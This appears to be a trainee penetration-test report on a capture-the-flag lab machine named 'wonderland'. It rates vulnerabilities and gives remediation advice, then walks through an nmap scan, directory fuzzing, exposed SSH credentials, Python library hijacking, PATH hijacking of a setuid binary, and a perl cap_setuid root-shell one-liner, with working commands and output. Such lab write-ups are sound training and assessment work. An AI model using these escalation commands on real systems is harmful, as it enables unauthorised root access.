SECURITY ASSESSMENT

<<wonderland>>

Submitted to: << sprints >>

Security Analyst: << Ali Mohamed Abdelfatah >>
Security Analyst: << Mohamed Ahmed Fathy>>
Security Analyst: << Tarek Ayman Hassan>>
Security Analyst: << Ali Samy Gomaa>>
Security Analyst: << Zyad Mohamed Hagag>>

Date of Testing: << 18/10/2024>
Date of Report Delivery: <<24/10/2024>

Table of Contents

Contents

Security Engagement Summary

Engagement Overview

<<
Explain the engagement.

- The engagement was requested by the **Sprints team** to assess the security posture of the system.
- The engagement is being completed by **team4, as the trainee**.
- The primary goal is to **test the provided IP address** and identify any vulnerabilities that could result in **root or high-privilege access**.
- The assessment is conducted **one time**.

>>

Scope

<<

The scope of the engagement is a **network penetration test** focused on the **provided IP address**, with the objective of identifying vulnerabilities that could be exploited to **compromise the system or gain high-privilege access**.

>>

Executive Risk Analysis

Overall Risk Level: High

The following vulnerabilities were identified during the assessment. Each poses a significant risk to the security of the system:

<<

- **Information Disclosure in Path (High)**
- **Explanation**: After accessing the web server, fuzzing techniques allowed access to the /r/a/b/b/i/t path, which contained valid SSH credentials within the source code.
- **Privilege Escalation via Python Library Hijacking (High)**
- **Explanation**: An attacker can escalate their privileges by creating a file with the same name as a legitimate Python library, which is then loaded instead of the intended library**.**
- **Exploiting Path Variable on date (High)**
- **Explanation:** After analyzing the teaparty binary, it was found that an attacker can manipulate the PATH variable to escalate their privileges.
- **Privilege Escalation Using Capabilities (High)**
- **Explanation:** The attacker can gain root access by exploiting the capabilities set on the ./Perl executable, allowing it to execute commands with elevated privileges.

>>

Executive Recommendation

<<

Immediate remediation is necessary to address the identified high-risk vulnerabilities, prioritizing the removal of exposed SSH credentials and securing privilege escalation vectors to prevent unauthorized access

>>

Significant Vulnerability Summary

<<

This report highlights critical vulnerabilities that could lead to significant security risks.

>>

High Risk Vulnerabilities

- Information Disclosure in Path
- Privilege Escalation via Python Library Hijacking
- Exploiting Path Variable on date
- Privilege Escalation Using Capabilities

Medium Risk Vulnerabilities

- non

Low Risk Vulnerabilities

- non

Significant Vulnerability Detail


<< Information Disclosure in Path >>

<<HIGH >>

<<

Vulnerability Detail:

- **Assessed Risk Level:** High
- **Discussion (Executive Summary):** This vulnerability was identified during a fuzzing process using Dirsearch, which revealed a hidden path at /r/a/b/b/i/t. Upon accessing this page and inspecting the element, valid SSH credentials were exposed, posing a significant security risk.
- **Evidence of Validation:**



- **Probability of Exploit/Attack:** There is a high likelihood that an attacker could exploit this vulnerability to gain unauthorized SSH access, compromising the system's integrity.
- **Impact of Exploitation:** If exploited, this vulnerability could allow attackers to gain unauthorized access to critical systems through SSH, impacting various user groups, departments, and potentially disrupting business continuity and revenue streams.
- **Remediation:** To mitigate this risk, it is essential to remove or restrict access to the sensitive path /r/a/b/b/i/t and ensure that no sensitive data is exposed through inspectable elements. Implementing strict access controls and conducting regular security audits can further secure the system.

>>

<< Privilege Escalation via Python Library Hijacking >>

<< HIGH >>

<<

Vulnerability Detail:

- **Assessed Risk Level:** High
- **Discussion (Executive Summary):** This vulnerability was identified when it was found that the alice user could execute a Python file as rabbit using sudo. An attacker could exploit this by creating a malicious Python file that spawns a bash shell if the file is saved with the same name as an existing library. This would allow unauthorized command execution and potential privilege escalation.
- **Evidence of Validation:**

```
Last login: Sun Oct 13 18:49:33 2024 from 10.9.190.28
alice@wonderland:~$ echo "import os" > random.py
alice@wonderland:~$ echo "os.system('/bin/bash')" >> random.py
alice@wonderland:~$ cat random.py
import os
os.system('/bin/bash')
alice@wonderland:~$ sudo -u rabbit /usr/bin/python3.6 walrus_and_the_carpenter.py
[sudo] password for alice:
Sorry, user alice is not allowed to execute '/usr/bin/python3.6 walrus_and_the_carpenter.py' as
alice@wonderland:~$ sudo -l
[sudo] password for alice:
Matching Defaults entries for alice on wonderland:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/

User alice may run the following commands on wonderland:
    (rabbit) /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
alice@wonderland:~$ sudo -u rabbit /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
rabbit@wonderland:~$ howami
howami: command not found
rabbit@wonderland:~$ whoami
rabbit
rabbit@wonderland:~$
```

- **Probability of Exploit/Attack:** The probability of exploitation is high since an attacker who gains knowledge of this vulnerability could replace a library with a malicious file, leading to unauthorized shell access and privilege escalation.
- **Impact of Exploitation:** If exploited, this vulnerability could allow an attacker to gain root-level access, significantly impacting various user groups and departments. The breach could disrupt business operations, lead to unauthorized access to sensitive data, and cause potential financial losses.
- **Remediation:** To mitigate this risk, it is crucial to restrict the sudo permissions for the alice user and ensure that only trusted Python files can be executed. Additionally, regular audits of sudo configurations and implementing strict access control measures can help prevent similar privilege escalation scenarios.

>>

<<Exploiting Path Variable on date >>

<<HIGH>>

<<

Vulnerability Detail:

- **Assessed Risk Level:** High
- **Discussion (Executive Summary):** This vulnerability was identified by analyzing a binary file that utilizes the date command. An attacker can exploit this by creating a malicious script name date and placing it in a custom directory. By modifying the PATH environment variable to include this directory at the beginning, the system would execute the attacker's date script instead of the legitimate date command, potentially gaining unauthorized access.
- **Evidence of Validation:**

```
rabbit@wonderland:/home/rabbit$ cat date
cat: date: No such file or directory
rabbit@wonderland:/home/rabbit$ vim date
rabbit@wonderland:/home/rabbit$ cat date
#!/bin/bash
/bin/bash
rabbit@wonderland:/home/rabbit$ echo PATH
PATH
rabbit@wonderland:/home/rabbit$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
rabbit@wonderland:/home/rabbit$ export PATH=/home/rabbit:$PATH
rabbit@wonderland:/home/rabbit$ echo $PATH
/home/rabbit:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/
rabbit@wonderland:/home/rabbit$ ls
date  teaParty
rabbit@wonderland:/home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by Sun, 13 Oct 2024 20:19:43 +0000
Ask very nicely, and I will give you some tea while you wait for him
hi
Segmentation fault (core dumped)
rabbit@wonderland:/home/rabbit$ chmod +x date
rabbit@wonderland:/home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by hatter@wonderland:/home/rabbit$ whoami
hatter
hatter@wonderland:/home/rabbit$
```

- **Probability of Exploit/Attack:** The probability of exploitation is high since manipulating the PATH variable is a common technique for executing unauthorized commands. An attacker with access to modify environment variables could easily exploit this to gain elevated privileges.
- **Impact of Exploitation:** If exploited, this vulnerability could allow an attacker to execute arbitrary commands with elevated privileges, potentially impacting various user groups and departments. This could lead to unauthorized access to sensitive data, system disruptions, and financial losses.
- **Remediation:** To mitigate this risk, it is recommended to avoid using relative paths for executing commands within scripts, and ensure that the PATH variable is properly sanitized. Additionally, limiting the ability to modify the PATH variable to trusted users and conducting regular security audits can prevent such exploitation attempts.

>>

<< Privilege Escalation Using Capabilities >>

<<HIGH >>

<<

Vulnerability Detail:

- **Assessed Risk Level:** High
- **Discussion (Executive Summary):** This vulnerability was identified after using the linpeas tool for privilege escalation enumeration. It revealed that the perl executable had elevated capabilities, which could be exploited to gain root access. This allows an attacker to execute commands as the root user, significantly compromising system security.
- **Evidence of Validation:**

```
Files with capabilities (limited to 50):
/usr/bin/perl5.26.1 = cap_setuid+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/perl = cap_setuid+ep
```

-

Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which perl) .
sudo setcap cap_setuid+ep perl

./perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
```

- **Probability of Exploit/Attack:** The probability of exploitation is high since the presence of elevated capabilities in perl provides a straightforward path for attackers to execute arbitrary commands with root privileges.
- **Impact of Exploitation:** If exploited, this vulnerability could allow an attacker to gain complete control over the system, impacting multiple users and departments. This could lead to unauthorized access to critical data, service disruptions, and significant financial losses.
- **Remediation:** To mitigate this risk, it is crucial to remove unnecessary capabilities from the perl executable and ensure that only trusted binaries have elevated privileges. Regular audits of file permissions and capabilities, along with restricting access to sensitive tools, can help prevent such privilege escalation vulnerabilities.

>>

Methodology

<<

- **Scanning with Nmap**: Conduct a comprehensive network scan using Nmap to identify active hosts, open ports, and services running on the target systems.
- **Fuzzing with Gobuster**: Utilize the Gobuster tool to perform directory and file brute-forcing on web servers, helping to discover hidden endpoints and files that may contain vulnerabilities.
- **Python Server for File Transmission**: Set up a Python server to facilitate the transfer of files to and from the target system, aiding in the exploitation and data exfiltration processes.
- **Privilege Escalation Using LinPEAS**: Employ the LinPEAS tool to enumerate potential privilege escalation vectors on the target system, identifying any misconfigurations or vulnerabilities.
- **Utilizing GTFOBins**: Refer to the GTFOBins website to find ways to exploit binaries with elevated privileges, enhancing the privilege escalation attempts based on the findings from LinPEAS

>>

Assessment Toolset Selection

<<

- **Nmap**
- **Gobuster**
- **Python Server**
- **LinPEAS**
- **GTFOBins**
- **ChatGPT**

>>

Assessment Methodology Detail

<<

At first I scan with nmap tool as

```
┌──(zezo㉿kali)-[~/Downloads]
└─$ nmap -sC -sV -A 10.10.74.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-10 11:42 EDT
Stats: 0:00:15 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 76.74% done; ETC: 11:42 (0:00:04 remaining)
Stats: 0:00:29 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 11:43 (0:00:01 remaining)
Nmap scan report for 10.10.74.130
Host is up (0.16s latency).
Not shown: 986 closed tcp ports (conn-refused)
PORT      STATE    SERVICE        VERSION
22/tcp    open     ssh            OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
| ssh-hostkey:
|   2048 8e:ee:fb:96:ce:ad:70:dd:05:a9:3b:0d:b0:71:b8:63 (RSA)
|   256 7a:92:79:44:16:4f:20:43:50:a9:a8:47:e2:c2:be:84 (ECDSA)
|_  256 00:0b:80:44:e6:3d:4b:69:47:92:2c:55:14:7e:2a:c9 (ED25519)
80/tcp    open     http           Golang net/http server (Go-IPFS json-rpc or In
|_http-title: Follow the white rabbit.
88/tcp    filtered kerberos-sec
89/tcp    filtered su-mit-tg
2144/tcp  filtered lv-ffx
2191/tcp  filtered tvbus
2382/tcp  filtered ms-olap3
3369/tcp  filtered satvid-datalnk
4998/tcp  filtered maybe-veritas
5877/tcp  filtered unknown
6565/tcp  filtered unknown
10012/tcp filtered unknown
40193/tcp filtered unknown
52673/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
Nmap done: 1 IP address (1 host up) scanned in 48.69 seconds

┌──(zezo㉿kali)-[~/Downloads]
```

I access to web service and the bage is static so I start to fuzzing directory using gobuster tool

```
┌──(zezo㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://10.10.74.130/ -w /usr/share/wordlists/dirbuster/directory-lis

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.74.130/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.tx
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/img                  (Status: 301) [Size: 0] [--> img/]
/r                    (Status: 301) [Size: 0] [--> r/]
Progress: 3344 / 220561 (1.52%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 3344 / 220561 (1.52%)
===============================================================
Finished
===============================================================

┌──(zezo㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://10.10.74.130/r -w /usr/share/wordlists/dirbuster/directory-li

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.74.130/r
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.tx
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/a                    (Status: 301) [Size: 0] [--> a/]
Progress: 2141 / 220561 (0.97%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 2141 / 220561 (0.97%)
===============================================================
Finished
===============================================================
```

After finish I found a valid creds in this path

```
view-source:http://10.10.74.130/r/a/b/b/i/t/
Kali Linux  Kali Tools  Kali Docs  Kali Forums  Kali NetHunter  Google Hacking DB

1 <!DOCTYPE html>
2
3 <head>
4     <title>Enter wonderland</title>
5     <link rel="stylesheet" type="text/css" href="/main.css">
6 </head>
7
8 <body>
9     <h1>Open the door and enter wonderland</h1>
10    <p>"Oh, you're sure to do that," said the Cat, "if you only walk long enough."</p>
11    <p>Alice felt that this could not be denied, so she tried another question. "What sort
12    </p>
13    <p>"In that direction,"" the Cat said, waving its right paw round, "lives a Hatter: ar
14        the other paw, "lives [redacted] </p>
15    <p style="display: none;">alice:HowDothTheLittleCr[redacted]isShiningTail</p>
16    <img src="/img/alice_door.png" style="height: 50rem;">
17 </body>
```

Now can login ssh and show sudo I foun rabbit user can run the python file and the python file was imported random libirary so I can escalate our prev using create file in same directory with same name for python libirary as

```
alice@wonderland:~$ sudo -   ^C
alice@wonderland:~$ sudo -l
[sudo] password for alice:
Matching Defaults entries for alice on wonderland:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\

User alice may run the following commands on wonderland:
    (rabbit) /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
alice@wonderland:~$ ls -l
total 8
-rw------- 1 root root   66 May 25  2020 root.txt
-rw-r--r-- 1 root root 3577 May 25  2020 walrus_and_the_carpenter.py
alice@wonderland:~$
```

```
Last login: Sun Oct 13 18:49:33 2024 from 10.9.190.28
alice@wonderland:~$ echo "import os" > random.py
alice@wonderland:~$ echo "os.system('/bin/bash')" >> random.py
alice@wonderland:~$ cat random.py
import os
os.system('/bin/bash')
alice@wonderland:~$ sudo -u rabbit /usr/bin/python3.6 walrus_and_the_carpenter.py
[sudo] password for alice:
Sorry, user alice is not allowed to execute '/usr/bin/python3.6 walrus_and_the_carpenter.py' as
alice@wonderland:~$ sudo -l
[sudo] password for alice:
Matching Defaults entries for alice on wonderland:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:

User alice may run the following commands on wonderland:
    (rabbit) /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
alice@wonderland:~$ sudo -u rabbit /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
rabbit@wonderland:~$ howami
howami: command not found
rabbit@wonderland:~$ whoami
rabbit
rabbit@wonderland:~$
```

Now i am a rabbit user after chek my folder I found binare file when cat it I found date comand was call so I can escalate my privilege if I create file contane bash shell and add our path in first path varible as

```
rabbit@wonderland:/home/rabbit$ ls -la
total 40
drwxr-x—— 2 rabbit rabbit  4096 May 25  2020 .
drwxr-xr-x 6 root   root    4096 May 25  2020 ..
lrwxrwxrwx 1 root   root       9 May 25  2020 .bash_history → /dev/null
-rw-r--r-- 1 rabbit rabbit   220 May 25  2020 .bash_logout
-rw-r--r-- 1 rabbit rabbit  3771 May 25  2020 .bashrc
-rw-r--r-- 1 rabbit rabbit   807 May 25  2020 .profile
-rwsr-sr-x 1 root   root   16816 May 25  2020 teaParty
rabbit@wonderland:/home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by Sun, 13 Oct 2024 20:02:13 +0000
Ask very nicely, and I will give you some tea while you wait for him
hi
Segmentation fault (core dumped)
rabbit@wonderland:/home/rabbit$ cat teaParty
ELF>◆@0:@8
          @@@@h◆◆◆HH=    88◆-◆=◆=hp◆-◆=◆=◆◆◆◆DDP◆td◆ ◆ ◆ <<Q◆tdR◆td◆-◆=◆=▒/lib64/ld-linux-x86-64.so.2GNUGNUu◆2U
◆
◆e◆mZ <v 5◆
           &"libc.so.6setuidputsgetcharsystem__cxa_finalizesetgid__libc_start_mainGLIBC_2.2.5_ITM_deregisterTMC
#H◆=◆◆&/◆DH◆=◆/H◆◆/H9◆tH◆◆.H◆◆t◆◆◆◆◆◆H◆=Y/H◆5R/H)◆H◆◆H◆◆H◆◆?H◆H◆◆tH◆◆.H◆◆◆◆fD◆◆◆=/u/UH◆=◆.H◆◆tf◆1◆I◆◆^H◆◆H◆◆◆PTL
                                                                                H◆=◆.◆-◆◆◆◆h◆◆◆◆◆.
A◆◆H◆◆H9◆u◆H◆[]A\A]A^A_◆◆H◆H◆◆Welcome to the tea party!
The Mad Hatter will be here soon./bin/echo -n 'Probably by ' && date --date='next hour' -RAsk very nicely, and I


F▒J
K  ◆?▒;*3$"D◆◆◆\◆◆◆◆PA◆C
D|◆◆◆◆]B◆E▒◆E ◆E(◆H0◆H8◆G@j8A0A(B B▒B◆◆◆p0
```

```
rabbit@wonderland:/home/rabbit$ cat date
cat: date: No such file or directory
rabbit@wonderland:/home/rabbit$ vim date
rabbit@wonderland:/home/rabbit$ cat date
#!/bin/bash
/bin/bash
rabbit@wonderland:/home/rabbit$ echo PATH
PATH
rabbit@wonderland:/home/rabbit$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
rabbit@wonderland:/home/rabbit$ export PATH=/home/rabbit:$PATH
rabbit@wonderland:/home/rabbit$ echo $PATH
/home/rabbit:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/
rabbit@wonderland:/home/rabbit$ ls
date  teaParty
rabbit@wonderland:/home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by Sun, 13 Oct 2024 20:19:43 +0000
Ask very nicely, and I will give you some tea while you wait for him
hi
Segmentation fault (core dumped)
rabbit@wonderland:/home/rabbit$ chmod +x date
rabbit@wonderland:/home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by hatter@wonderland:/home/rabbit$ whoami
hatter
hatter@wonderland:/home/rabbit$
```

Now I hatter user when I enter to my directory I found file contain my password so I login ssh and open python http server to transmit LinPEAS tool after run I gain this result

```
Files with capabilities (limited to 50):
/usr/bin/perl5.26.1 = cap_setuid+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/perl = cap_setuid+ep
```

so we can gain from this a root privilege using perl capabilities

Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which perl) .
sudo setcap cap_setuid+ep perl

./perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
```

```
└─$ ssh hatter@10.10.135.82
hatter@10.10.135.82's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Oct 13 19:42:08 UTC 2024

  System load:  0.0                Processes:           104
  Usage of /:   19.0% of 19.56GB   Users logged in:     1
  Memory usage: 65%                IP address for eth0: 10.10.135.82
  Swap usage:   0%


0 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your I


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

hatter@wonderland:~$ sudo -l
[sudo] password for hatter:
Sorry, user hatter may not run sudo on wonderland.
hatter@wonderland:~$
hatter@wonderland:~$ /usr/bin/perl -e 'use POSIX qw(setuid); POSIX::setuid(0); ex
# id
uid=0(root) gid=1003(hatter) groups=1003(hatter)
# whoami
root
#
```

>>